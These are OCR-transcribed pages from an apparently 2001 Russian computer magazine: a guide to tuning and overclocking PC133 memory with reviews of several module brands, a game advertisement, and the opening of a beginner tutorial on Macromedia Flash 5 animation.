
Также немаловажную роль играет частота работы памяти, но не стоит думать, что если ты купил модуль памяти PC133, то он обязательно будет работать на частоте 133 Mhz. Нет, дело не в бракованной оперативке и кривых руках, просто работа и изменение частоты памяти напрямую зависят от используемого чипсета. Например, на платах с интеловскими чипсетами i440BX, i815 и i815E частота памяти должна быть эквивалентна частоте системной шины, и полноценной скорости на них можно достичь, только если используется частота системной шины 133 MHz или выше (при разгоне).
На материнках с более новыми чипсетами, таких как VIA KT133/A (для новых процессоров от AMD) и Apollo Pro133/A (для камней от Intel) поддерживаются асинхронные частоты памяти и системной шины, т.е. оперативка PC133 может функционировать при частоте FSB 100MHz (или наоборот). Эта возможность асинхронной работы может положительно сказаться на производительности системы. Например, в тех случаях, когда не удается разогнать процессор системной шиной. Понятное дело, наивысшая скорость будет при работе процессора и памяти на максимально возможной частоте FSB. Выше 150-160 Mhz, как правило, запустить не удастся, но и такой результат очень даже неплох.
А вот модули PC100 редко способны функционировать на частоте 133 Mhz, даже при больших таймингах 3-3-3, поэтому не стоит использовать оперативку PC100 на процессорах с 133 Mhz'овой шиной или пытаться ее запустить вместе с памятью PC133. Лучше сразу продай ее вместе со старым железом и не оставляй в "наследство" к новому. Задача упрощается в случае покупки новой системы, т.к. разница в цене между модулями PC100 и PC133 минимальна.
Даже если ты принципиальный противник оверклокинга, то все равно не помешает лишний раз зайти в BIOS и убедиться в корректности настроек оперативки. Бывает так, что эти настройки не соответствуют спецификациям твоей памяти, тогда можешь смело менять их на правильные, тем самым оптимизировав систему.
Также для настройки оперативки рекомендую воспользоваться специальной кул-хацкерской прогой WPCREDIT (скачать можно с http://termos.ixbt.com/hmonitoring/usefulsoft.html или http://www.h-oda.com). С ее помощью можно произвести дальнейшую оптимизацию таймингов памяти и других установок, влияющих на производительность оперативки. Для этого нужно будет изменять опции в соответствующих регистрах (регистров туева хуча, поэтому новичкам все же лучше почитать хэлп к этой проге). Из дополнительных возможностей WPCREDIT можно отметить опции, касающиеся процессора и видео. При желании с ними можно поэкспериментировать и добиться увеличения скорости.
В общем, при удачной настройке и разгоне оперативки будет существенный прирост производительности у всей системы (порядка 15-25%), ведь именно память является самым узким местом у всех современных компьютеров.

Конкретные модели

Для тестирования оперативки были отобраны самые достойные PC133 модули почти во всех ценовых диапазонах, начиная почти от самых дешевых и заканчивая дорогим брэндом. Теперь читателям][будет гораздо легче сделать правильный выбор...


NCP

Эту память нельзя отнести к так называемым brand'ам, но она уже успела завоевать признание многих юзверей и экстремальных оверклокеров. Дело в том, что цена на эти модули крайне низкая, но в то же время ее отличительной чертой является возможность работы даже при экстремальном разгоне. Не каждый модуль памяти PC133 даже от именитых производителей способен работать на 150
MHz'овой шине, а NCP - легко и непринужденно :). Ведь разгон PentiumIII или Duron/Thunder-bird'ов часто ограничивается тем, что оперативка неспособна стабильно работать на повышенных частотах, поэтому этот параметр крайне важен при оверклокинге. Другой отличительной возможностью оперативки NCP, включая 64, 128 и 256 Мбайтные модули, является работа при минимальных таймингах (2-2-2) даже при 150 MHz'овой шине! Время доступа на чипах NCP равно 7.5 ns. Безусловно, характеристики этой памяти впечатляют, и из-за большего спроса на нее она стала дефицитом во многих фирмах.




M.tec

Тоже дешевая и весьма распространенная на нашем рынке память, но по характеристикам уступающая другой недорогой оперативке NCP. Практически везде можно встретить ее 64, 128 и 256 Мбайтные модули. Время доступа на них составляет 6 ns, но на 150 MHz запускаются только 64 и 256 Мбайтные экземпляры, хотя и среди 128 Мбайтных иногда можно достичь такого результата. Впрочем, это скорее исключение, которое лишь подтверждает правило. Низкие тайминги возможны лишь у 128 и 256 модулей, да и то всего лишь на частоте 133 Mhz. На 150 Mhz, скорей всего, придется ограничиться таймингами 3-3-3, хотя сам факт того, что столь дешевая память может работать на такой повышенной частоте, безусловно, радует.




Hyundai

Память от этого brand'а (почему-то некоторые юзеры склоны по-разному произносить это имя, включая что-то совсем неприличное ;)) имеет весьма большую популярность благодаря хорошим характеристикам, надежности и приемлемой цене. Чипы этой оперативки имеют время доступа 7.5 ns. Наилучшие характеристики у 256 Мбайтных модулей: стабильно работают на повышенных частотах, вплоть до 150 Mhz, при маленьких таймингах 2-2-2. 128 и 64 Мбайтные экземпляры показывают схожие характеристики, но вот далеко не факт, что удастся установить низкие тайминги при повышенных частотах. 64 Мбайтные варианты я вообще не рекомендую к покупке, т.к., скорей всего, тайминги 2-2-2 не будут доступны даже на стандартной 133 Mhz'овой частоте. Да и кому нужны при нынешних ценах 64 меговые модули? ;).




Micron

Оперативка от этого производителя тоже весьма широко представлена на нашем рынке, но за этой торговой маркой часто можно встретить какую-нибудь "левую" подделку (особенно среди 64 и 128 Мбайтных экземпляров), поэтому будь внимателен при покупке. Наибольшее распространение у Micron имеют 256 MB модули. Время доступа на чипах памяти равно 7.5 ns. Что касается работы во внештатных режимах, то тут у Micron все в порядке: прекрасно разгоняется вплоть до 150 Mhz и имеет возможность работать при низких таймингах не только на 133 Mhz'овой частоте, но и на более высоких частотах. Кстати, в подмосковном Зеленограде тоже производят память Micron, но она не имеет никакого отношения к именитому брэнду.




Green Memory

Вопреки названию, грин за эту оперативку требуется не так много, как у других брэндов. Жалко только, что чаще всего продаются 128 Мбайтные модули. Но ведь вовсе не обязательно покупать один модуль на 256 MB, когда можно взять два модуля на 128 MB :). Это может оказаться гораздо практичней, к тому же некоторые относительно старые материнские платы не поддерживают модули памяти большего объема. Спецификации же Green Memory производят благоприятное впечатление: время доступа составляет 7 ns и возможность работы на повышенных частотах. Тайминги 2-2-2 доступны даже на частоте порядка 150 Mhz. В общем, за Green Memory вполне можно отдать свои собственные грины :).




Kingmax

Вот уж действительно очень хороший брэнд. Оперативку от этой фирмы характеризуют великолепная стабильность и качество работы. Новая память Kingmax называется TinyBGA и промаркирована как PC150 (видимо, с намеком на возможность работать на внештатных частотах :)).



Этот модуль памяти от Kingmax имеет весьма компактные размеры - благодаря использованию так называемого корпуса TinyBGA, который примерно в 1.5 раза меньше по высоте, чем стандартные модули. Корпус TinyBGA характеризуется небольшим значением термосопротивления, что благоприятно сказывается на обеспечении надежности функционирования микросхем памяти и на улучшении частотных характеристик. Сами чипы имеют время доступа 6 ns. Кстати, Kingmax не ошиблась, промаркировав эту память как PC150 - оперативка прекрасно работает на этих частотах без всяких глюков и зависаний. А на продвинутых материнских платах может работать даже при частотах до 160 Mhz. Впечатляет, не правда ли? Тайминги 2-2-2 доступны на частотах, начиная от 133 Mhz и выше. Итак, Kingmax TinyBGA PC150 можно смело рекомендовать оверклокерам и любителям стабильной работы, благо цена на эту память очень привлекательна (учитывая то, что эту оперативку вполне можно отнести к категории high-end).



Мозгов много не бывает?

Так сколько же брать оперативки: 128 или 256 Мбайт? Если раньше эта проблема стояла гораздо острей и народ в основном выбирал между 64 и 128 Мбайтными модулями, то теперь, из-за крайне низких цен, даже 256 метров стали многим по карману. Но излишне торопиться и отдавать прозорливому продавцу лишнее бабло не стоит. Дело в том, что цены на оперативку уже вряд ли поползут вверх, особенно на фоне быстрого снижения стоимости модулей DDR (жаль, что подобная тенденция не наблюдается у материнок под эту память). Для начала лучше определиться, под какие задачи будет использоваться комп и под какой ОС он будет работать. Если в основном для игрушек и под 98 Виндой, то вполне может хватить 128 MB, а если для работы с графикой/звуком/видео, совсем не лишним будет 256 MB (можно подумать и об 512 Мбайтном модуле). Для нормального функционирования 2000 Окошек или XP тоже рекомендую 256 мегов, уж очень прожорливы эти операционки.

«Ну и запросы у вас», - сказала база данных и повисла

Хотелось бы отметить такой важный момент, как надежность работы памяти. Ведь часто именно стабильная работы системы является самым важным фактором при выборе комплектующих (например, при построении серверов). Тут, понятное дело, дешевый M.tec не может на равных конкурировать с более дорогими, но в то же время очень надежными брэндовыми модулями памяти. Поэтому, когда превыше всего надежность работы системы, то не стоит экономить на качестве. Не следует также забывать, что для стабильного функционирования оперативки важно не только качество самого модуля, но и материнской платы. Так что не удивляйтесь, если вместо стабильной работы часто придется наблюдать сообщения об ошибках или синие экраны смерти, установив дорогую оперативку в дешевую материнку. Ну а про работу в нестандартных режимах и настройку памяти на таких матерях даже упоминать не хочется. Думаю, что и так все ясно...

Трибунал

Надеюсь, теперь удалось прояснить ситуацию с выбором и настройкой мозгов :). Ну а что касается новой DDR памяти, то затраты на покупку систем на ее основе пока не совсем соответствуют ее производительности. Впрочем, при покупке нового компьютера или при капитальном апгрейде можно взять альтернативное решение от VIA. Ее новой чипсет KT266 для AMДешных процессоров поддерживает 2 типа памяти - SDRAM и DDR - и при этом показывает весьма высокую производительность, что не скажешь о другом подобном универсальном чипе ALi MAGIK 1. Использование DDR на ИНТЕЛовских платформах с камешками Celeron или PentiumIII и вовсе будет неоправданно из-за особенностей архитектуры у этих процессоров, поэтому покупать материнские платы с поддержкой этой памяти не имеет смысла (старушка BX все еще в строю :)). Для Pentium 4 пока нет альтернативы дорогой RDRAM. Потенциальным покупателям системы на этом процессоре придется изрядно раскошелиться и на новую память, ведь чипсеты с поддержкой SDRAM или DDR появятся для 4-го пня еще не скоро. Но в конечном итоге все равно придется подумать СВОИМИ мозгами и решить, какую именно систему и с какой памятью предпочесть.



Z:
СТАЛЬНЫЕ
СОЛДАТЫ
В ПРОДАЖЕ С ИЮЛЯ 2001
ПОЛНОСТЬЮ
ЛОКАЛИЗОВАННАЯ
ВЕРСИЯ ИГРЫ
ВЕСЬ ТИРАЖ
УКОМПЛЕКТОВАН
ПОЛНЫМ
ПРОХОЖДЕНИЕМ
В ПРОДАЖЕ
ВО ВСЕХ
ЖУРНАЛЬНЫХ
КИОСКАХ
ГОРОДА
CAPT-ZOD
КАПИТАН ZOD
ВОЗВРАЩАЕТСЯ!
(095) 232-6952
SOFT CLUB
BITMAP BROTHERS

Macromedia Flash 5

с чего начать, что нового

Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru)

О флеш заговорили еще года два назад, когда он только появился, но тогда программа была инструментом крутых дизайнеров и в основном была направлена на создание презентаций. Литературы толком не было, русскоязычных источников в Интернете тоже не было. Основной бум начался при появлении Flash 4. В программе появилось очень много новых возможностей, интеграция с вебом перекрыла любые возможности обычного хтмл-я, а интерфейс стал более интуитивно понятным. В Инете появились многие сайты, полностью сделанные на флеш или с частичным его применением. Модным стало делать анимированные и со звуком титульные заставки на флеш. Стали появляться сайты, посвященные флеш, с исходниками, обучающими статьями и форумами. Одним словом, все потянули ручонки к флеш :). Кто еще не потянул — обязательно потянет после прочтения этой статьи. В ней я расскажу о технологии флеш, опишу новые возможности пятой версии флеш, покажу пример работы с прогой и приведу основные ресурсы в Инете, откуда ты будешь черпачком черпать знания.

Технология Flash

Что такое флеш в принципе? Это возможность создания интерактивного интерфейса с применением векторной анимации. Что привлекательно, интерфейс может быть любым нестандартным. Под стандартным интерфейсом я имел ввиду возможности обычного хтмл-я. А для создания интерактивности используется внутренний язык программирования. Благодаря использованию векторной анимации удается уменьшить размер файлов до минимума, что очень критично в вебе. А благодаря интерактивности флеш стоит на порядок выше хтмл-я.

Что нового в Flash 5?

Интерфейс стал интуитивно-понятным. Есть возможность переопределить клавиши быстрого доступа к часто используемым командам. Благодаря Launcher Bar ты имеешь мгновенный доступ ко всем основным функциям из главного окна документа.

Появился новый инструмент Movie Explorer, с помощью которого ты можешь наглядно анализировать структуру своего проекта. Особенно это актуально, если ты ваяешь большой проект. Среди возможностей Movie Explorer есть:
- представление иерархической структуры объектов и их расположения в проекте;
- простота навигации и редактирования входящих элементов;
- возможность распечатать структурную схему документа;
- поиск по имени символа, поиск текста, шрифтов или ActionScript;
- возможность создания и сохранения фильтров для отображения часто используемых элементов.

Очень ценным является изменение работы с текстом. Теперь ты можешь автоматически делать при наборе выравнивание, менять расстояние между буквами и тип текста. Кроме того пятый флеш предоставляет возможность комбинирования сглаженных векторных текстов и классического хтмл. Использование хтмл удобно при создании сайтов, насыщенных текстовой информацией, благодаря чему удается в несколько раз сократить размеры файла.



Привычный по другим популярным графическим программам инструмент «Перо» (Adobe Photoshop, Adobe Illustrator, Macromedia FreeHand и т.п.) теперь появился и в новой версии Flash. Новые средства «Перо» и «Выделение» позволяют более точно создавать и в дальнейшем редактировать векторную графику. Среди новых возможностей инструмента: рисование по точкам, возможность редактирования кривых Безье, различные режимы инструмента «Перо».


Возможности программирования впервые появились в четвертой версии Flash и включали поддержку переменных, условную логику и динамическое изменение свойств объектов. Механизм построения логики был понятен пользователям, толком не знакомым с программированием, но набор ее возможностей был ограничен. В пятой версии серьезно расширен язык программирования. Теперь есть ActionScript – синтаксис нового языка написания сценариев, который напоминает JavaScript. Объектно-ориентированное программирование и появившиеся в пятой версии объекты smart-clip позволяют создавать переносимые компоненты, которые можно использовать в качестве универсальных модулей при разработке новых проектов.

Чтобы облегчить создание и отладку, в пятой версии появился отладчик Debugger. В отладчике, например, можно отключать некоторые переменные при тестировании всего проекта.

Работа с флеш


Если ты новичок и не работал с флеш, читай дальше. Я на простом примере покажу, как легко создавать анимацию и движение в флеш. Для примера создадим ролик, в котором поиздеваемся над надписью Хакер. Итак, вперед.

Первым делом запусти флеш :). Чем-то напоминает тот же фотошоп. Есть рабочая область, меню, слои, панель инструментов рисования и различные инспекторы (Info, Mixer, Text Options, Instance). Необычным может показаться только наличие кадров и шкалы времени.




Шкала времени – это место, где ты работаешь со слоями и кадрами, чтобы создать содержимое и анимацию твоего ролика. Кадры шкалы времени дают возможность изменять содержимое во времени. Глотни пивка, и поехали.

Начнем с забавного – просто преобразуем форму одного объекта в другую. В панели инструментов (слева) выбираешь инструмент работы с шрифтом (в виде буковки A) и пишешь просто X (я использовал шрифт VAGRoundedBT).




Теперь выбери инструмент стрелка (Arrow) и на шкале времени (timeline) выдели позицию под цифрой 30, потом нажми F6 или выбери в меню Insert -> Keyframe. Таким образом ты сделал 30-ый кадр ключевым, а пространство между 1-ым и 30-ым кадрами наглядно окрасилось в серый цвет.



Теперь в 30-ом кадре напиши ХАКЕР поверх X, а X удали.




Щелкни один раз между 1-ым и 30-ым кадрами в серой области линейки левой кнопкой крысы и выбери в инспекторе Frame для вкладки Tweening опцию Shape.




К сожалению, флеш не может применять трансформацию к надписям, поэтому поочередно выдели 1-ый и 30-ый кадры и преобразуй сделанные надписи X и ХАКЕР нажатием Ctrl+B или через меню Modify -> Break Apart. Теперь просто запусти ролик нажатием Enter или через меню Control -> Test Movie. Если ты сделал все правильно, то получится красивый переход от X к ХАКЕР.

